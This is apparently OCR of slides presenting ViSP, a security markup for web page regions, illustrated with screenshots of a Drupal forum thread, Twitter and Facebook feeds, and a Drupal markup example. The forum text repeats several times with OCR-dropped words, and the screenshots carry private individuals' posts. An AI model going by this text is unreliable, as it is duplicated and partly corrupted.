Can you smell the noobness? I'm going to be hiring a programmer to build my site, but I'm wondering if Drupal is the right platform. Essentially, I want to build a site that is similar to instructables, in which users can create profiles, submit content and rate other people. In terms of layout and design, that will be handed off to my designer, but an essential element to my site is creating a social community around 'mini-blogs' that users create which may have video and images.

Is Drupal the right platform for me? And how difficult is this to create?

I really appreciate the feedback folks!

-Andrew

» **Login** or **register** to post comments


If Drupal is right for you or

coreyp_1 - July 15, 2010 - 03:49

If Drupal is right for you or not is a question that only you can answer. Can Drupal do what you described? Yes. No doubt about it.

Drupal's vast supply of contrib modules is the key to making this work. You'll want to be looking at CCK, Views, Voting API, Content Profile, and other helper modules that extend these base functionality modules.

Difficulty is proportional to your developer's experience with Drupal. That being said, I would think that an Intermediate level developer could build this functionality without much, if any, custom code. Your design will probably be what will demand the most effort.



Home » Forums » Support » Before you start

Building a site similar to instructables.com

kwon0569 - July 15, 2010 - 02:06 Before you start

Hi everyone,

Can you smell the noobness? I'm going to be hiring a programmer to build my site, but I'm wondering if Drupal is the right platform. Essentially, I want to build a site that is similar to instructables, in which users can create profiles, submit content and rate other people. In terms of layout and design, that will be handed off to my designer, but an essential element to my site is creating a social community around 'mini-blogs' that users create which may have video and images.

Is Drupal the right platform for me? And how difficult is this to create?

I really appreciate the feedback folks!

-Andrew

» Login or register to post comments

If Drupal is right for you or

coreyp_1 - July 15, 2010 - 03:49

If Drupal is right for you or not is a question that only you can answer. Can Drupal do what you describe s. No doubt about it.

Drupal's vast supply of contrib modules is the key to making this work. You'll want to be looking CK, Views, Voting API, Content Profile, and other helper modules that extend these base functionality modules.

Difficulty is proportional to your developer's experience with Drupal. That being said, I would think that an Intermediate level developer could build this functionality without much, if any, custom code. Your design will probably be what will demand the most effort

User login

Username: *

Password: *

Log in

- Create new account
- Request new password

Contributor links

- Community initiatives
- Queues
  - My issues
  - 474 Pending bugs (D7)
  - 30 Critical issues (D7)
  - 1543 Patch queue (D7)
  - 428 Patches to review (D7)
  - Performance issues (D7)
  - Usability issues (D7)
  - Fields in Core issues (D7)
- Play patch bingo!
  - Drupal Core
  - Contributions

http://attacker.com

ViSP

<box>

Visual area with security properties
Default: no communication allowed

<channel>


Allows communication between boxes
Non-symmetric: permissions can be one-way

<multibox>

Shortcut for creating many similar boxes
Boxes are automatically created within multibox
Useful for social media, news sites, etc.

<structure>

Scaffolding with no security properties of its own
Allows grouping of columns, menus, etc. for conceptual ease of use



Twitter / Home - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://twitter.com/
special characters windo
Most Visited Getting Started Latest Headlines Bones Andrew's Picasa Marlene's Picasa Watch Castle Episodes...
e... The Leagu... aharoni fo... open sourc... Haiku Mon... delubrum... Free heavy ... Aeroportal ... Windows ... Twitte...
twitter
Home Profile Find People Settings Help Sign out
What's happening? 140
Tweet
Done

Latest: This may be my new favourite video, on account of it being adorable and, more importantly, only 5 seconds long: http://ur1.ca/wg4q 1 day ago

Home

damia86 "I clicked on a popup, got caught in a pornado" - favourite Hodgins quote ever... #Bones
4 minutes ago via Tweetie

jwjonesblues SATURDAY MAY 1 - RAINBOW BISTRO - CD RELEASE PARTY!!!!
11 minutes ago via web

damia86 Man, my cousin (my age) is pregnant and engaged. When did it become that time of life for my age group?!
43 minutes ago via Tweetie

OrganizeFISH I hate double uploading to both Flickr and Facebook. I prefer Flickr, but everyone wants the photos on FB.
about 1 hour ago via HootSuite

ramereth Having some drinks at the Downward Dog with @barnerd @seanobrien @vampycat @sheridover
about 1 hour ago via Tweetie


terriko
3,128 tweets
143 following 302 followers 38 listed

SF-Giants-Tweetup
n. an awesome alternative to tailgating before the upcoming game.

Home
@terriko
Direct Messages 112
Favorites
Retweets
Search
Saved Searches
#ghc09
geekfeminism
tedxcarletonu
#ghc10
tedxcu
Lists

ViSP for Drupal

```
<structure alt="Whole page">
   <structure alt="Column 1">
     <box id="div:node:1" alt="Main post" />
     <box id="div:w4:1" alt="Comment 1" />
   </structure>
   <structure alt="Column 2">
      <box id="div:w2:1" alt="Login Box">
  </structure>
</structure>
```



Building a site similar to instructables.com

kwon0569 - July 15, 2010 - 02:06 Before you start

Hi everyone,

Can you smell the noobness? I'm going to be hiring a programmer to build my site, but I'm wondering if Drupal is the right platform. Essentially, I want to build a site that is similar to instructables, in which users can create profiles, submit content and rate other people. In terms of layout and design, that will be handed off to my designer, but an essential element to my site is creating a social community around 'mini-blogs' that users create which may have video and images.

Is Drupal the right platform for me? And how difficult is this to create?

I really appreciate the feedback folks!

-Andrew

» Login or register to post comments

If Drupal is right for you or

coreyp_1 - July 15, 2010 - 03:49


If Drupal is right for you or not is a question that only you can answer. Can Drupal do what you described? Yes. No doubt about it.

Drupal's vast supply of contrib modules is the key to making this work. You'll want to be looking at CCK, Views, Voting API, Content Profile, and other helper modules that extend these base functionality modules.

Difficulty is proportional to your developer's experience with Drupal. That being said, I would think that an Intermediate level developer could build this functionality without much, if any, custom code. Your design will probably be what will demand the most effort.

More complex: Facebook

- Facebook is now ¼ of page views in the US
- Contains many high risk elements:
  - user-generated content
  - advertisers
  - apps
  - Users who don't get security
- Fairly complex layout
  - Visually very busy



Live Feed View news feed

What's on your mind?

Oren Mazor roller derby names are amazing. Schadenfreude is the clear winner, of course, but lulu cthulhu is a solid runner up.

twoevils.org
twoevils.org

16 minutes ago · Comment · Like · Share

Jordan Melzer and Bob Andrews are now friends.

52 minutes ago · Comment · Like

Noirin Shirley I'm at Bayside Village (3 Bayside Village Place, Brannan & Delancey, San Francisco). http://4sq.com/6Nzy8z

55 minutes ago · Comment · Like

Leigh Honeywell My brother Chris is awesome. He gave r pictures of the LHC for Christmas: http://bit.ly/7AuCsv ar here: http://fyours.wordpress.com/

about an hour ago via identi.ca · Comment · Like

Ian Hanschen likes this.

Write a comment...

Andrew Clunis Coding. Porting some GTK 1.x code to 2.x Surprisingly, deprecation warnings (and moving ancient 1

Requests View all

8 friend requests

1 event invitation

2 friend suggestions

11 other requests

Suggestions View all

Josh Phillips
Add as a friend

Jon Hickman
Catch up on Facebook.
Send him a message

Sponsored

Connect with more friends

Share the Facebook experience with more of your friends. Use our simple invitation tools to start connecting.

